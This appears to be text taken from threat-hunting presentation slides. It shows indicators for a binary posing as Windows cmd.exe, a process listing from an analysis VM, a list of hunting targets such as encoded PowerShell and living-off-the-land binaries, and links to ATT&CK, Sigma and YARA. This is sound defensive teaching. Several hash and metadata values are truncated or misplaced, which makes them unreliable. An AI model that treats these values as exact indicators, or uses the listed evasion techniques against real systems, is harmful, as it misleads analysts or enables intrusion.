LegalCopyright	=A2B6E0612776C2CCC3F2B2641F			
LegalTrademarks	2D3F04AFD6BAF08CF07EE55BCF1			
OriginalFileName	ParentProcessGuid: {8b57e2a4-d3			
PrivateBuild	ParentProcessId: 1368			
ProductBuild	ParentImage: C:\Windows\System			
ProductMajorPart	5			
ProductMinorPart	2			
ProductName	Microsoft			
ProductPrivatePart	3959			
ProductVersion	5.2.3790.3959			
SpecialBuild				
Sha1Hash	: 4B0B3A93A52DE953AAE6BAA6BFA54D31C1EB7			

Remove Properties and Permissions

File Version Raw : 5.2.3790.3959

Product Version Raw : 5.2.3790.3959

Comments : Process Create:
RuleName:
UtcTime: 2019-05-22 06:24:49.016
ProcessGuid: {8b57e2a4-eb31-5ce4-0000-0010e15b2101}
ProcessId: 8464

File Build Path : c:\users\rem\Desktop\cdm.exe

File Description : Windows

File Type : Application

File Version : 5.2.3790

Product Name : Microsoft

Product Version : 5.2.3790

Copyright : © Microsoft

Size : 461 KB

Date modified : 5/18/2019

Language : English

Original filename : Cmd.Exe

InternalName :

IsDebug :

IsPatched :

IsPrivateBuild :

IsPreRelease :

IsSpecialBuild :

Language : 7075DD7B9BE8807FCA93ACD86F7

LegalCopyright : =A2B6E0612776C2CCC3F2B2641F

LegalTrademarks : 2D3F04AFD6BAF08CF07EE55BCF1

OriginalFileName : ParentProcessGuid: {8b57e2a4-d3

PrivateBuild : ParentProcessId: 1368

ProductBuild : ParentImage: C:\Windows\System

ProductMajorPart : 5

ProductMinorPart : 2

ProductName : Microsoft

ProductPrivatePart : 3959

ProductVersion : 5.2.3790.3959

SpecialBuild :

Sha1Hash : 4B0B3A93A52DE953AAE6BAA6BFA54D31C1EB7

File indicators (1/1)

- md5: A5E18F6A000555DA34E7B62610C388FB
- sha1: 4B0B3A93A52DE953AAE6BAA6BFA54D31C1EB7155
- sha256: C60808FBD5CC49FD05D2407099B238F991B68669CCE0FD4C6CAE0B04FC10A946
- md5-without-overlay: n/a
- sha1-without-overlay: n/a
- sha256-without-overlay: n/a
- first-bytes-hex: 4D 5A
- first-bytes-text: M Z
- size: 472
- size-without-overlay: n/a
- entropy: 4.63
- imphash: B86
- signature: n/a
- entry-point-hex: 64
- file-version: 5.2.
- description: Win32
- file-type: exe
- cpu: 32-bit
- subsystem: Cor
- compiler-stamp: Sat
- debugger-stamp: Sat
- resources-stamp: em
- exports-stamp: em
- version-stamp: em
- version-stamp: em

Process Hacker [FLAREVM\REM] + (Administrator)

Process Hacker View Tools Users Help

M Z Processes Services Network Disk

Search Processes (Ctrl+K)

Name	PID	CPU	I/O total ...	Private b...	User name	Description
System Idle Process	0	97.52		56 kB	NT AUTHORITY\SYSTEM	
System	4	0.36		192 kB	NT AUTHORITY\SYSTEM	NT Kernel & System
smss.exe	332			492 kB	NT AUTHORITY\SYSTEM	Windows Session Manager
Memory Compression	1880			60 kB	NT AUTHORITY\SYSTEM	
Interrupts		0.28		0		Interrupts and DPCs
Registry	104			620 kB	NT AUTHORITY\SYSTEM	
csrss.exe	440			1.7 MB	NT AUTHORITY\SYSTEM	Client Server Runtime Process
wininit.exe	552			1.29 MB	NT AUTHORITY\SYSTEM	Windows Start-Up Application
services.exe	628			4.55 MB	NT AUTHORITY\SYSTEM	Services and Controller app
svchost.exe	836			996 kB	NT AUTHORITY\SYSTEM	Host Process for Windows Ser...
svchost.exe	904			9.18 MB	NT AUTHORITY\SYSTEM	Host Process for Windows Ser...
WmiPrvSE.exe	3128	0.36	1.76 kB/s	8.8 MB	N...\NETWORK SERVICE	WMI Provider Host
ShellExperienceH...	4544			25.51 MB	FLAREVM\REM	Windows Shell Experience Host
SearchUI.exe	4976			104.96 MB	FLAREVM\REM	Search and Cortana application
RuntimeBroker.exe	5352			6.73 MB	FLAREVM\REM	Runtime Broker
RuntimeBroker.exe	5524			3.52 MB	FLAREVM\REM	Runtime Broker
ApplicationFrame...	5596			19.25 MB	FLAREVM\REM	Application Frame Host
MicrosoftEdge.exe	5720			19.48 MB	FLAREVM\REM	Microsoft Edge
browser_broker.exe	5776			1.9 MB	FLAREVM\REM	Browser_Broker
RuntimeBroker.exe	6000			1.79 MB	FLAREVM\REM	Runtime Broker
MicrosoftEdgeCP....	6140			5.85 MB	FLAREVM\REM	Microsoft Edge Content Proce...
MicrosoftEdgeCP....	5292			5.1 MB	FLAREVM\REM	Microsoft Edge Content Proce...
RuntimeBroker.exe	6624			5.4 MB	FLAREVM\REM	Runtime Broker

CPU Usage: 2.48% Physical memory: 1.63 GB (20.35%) Processes: 126

OTHER DETECTION_

Limitations: Tooling

Telemetry:

- Process
- Module load
- File / Reg
- Persistence
- Named Pipe
- Network connection
- Injection

Static:

- Strings
- Binary Attributes
 - Version info
 - Resources
 - Size
 - Timestamps
- Forensic artefacts



HUNTING PAIN_

- Encoded powershell
- LOL Bins
- Office Process Chain
- New binary / unknown malware
- Unexpected network connections

EVIL

- Administrators and developers behaving badly
- Remote access software
- Applications behaving badly
- Custom scripts

UNKNOWN

- Systems management tools
- Security Tools
- Business Applications
- Business User behaviour
- Startup scripts

GOOD



HUNTING GOAL_

- Encoded powershell
- LOL Bins
- Office Process Chain
- New binary / unknown malware
- Unexpected network connections

- Administrators and developers behaving badly
- Remote access software
- Applications behaving badly
- Custom scripts

- Systems management tools
- Security Tools
- Business Applications
- Business User behaviour
- Startup scripts

EVIL

UNDERSTAND
Leverage the home ground advantage

TAKEAWAYS_

- Visibility king!
 - Think in data points.
 - Telemetry AND point in time.
 - Consider all available tools.
- Focus on a use case.
 - Develop detection anchors.
 - ATT&CK or other framework.
- Learn something.
 - Finding evil is the main goal.
 - Learning maintains motivation.



RESOURCES




<https://attack.mitre.org/>



SIGMA


<https://github.com/Neo23x0/sigma>



[@cyb3rops](#)
[@ItsReallyNick](#)
[@Hexacorn](#)
[@mattifestation](#)
[@subTee](#)



<https://lolbas-project.github.io/>



<https://virustotal.github.io/yara/>
<https://github.com/Neo23x0/yarGen>

Thank you_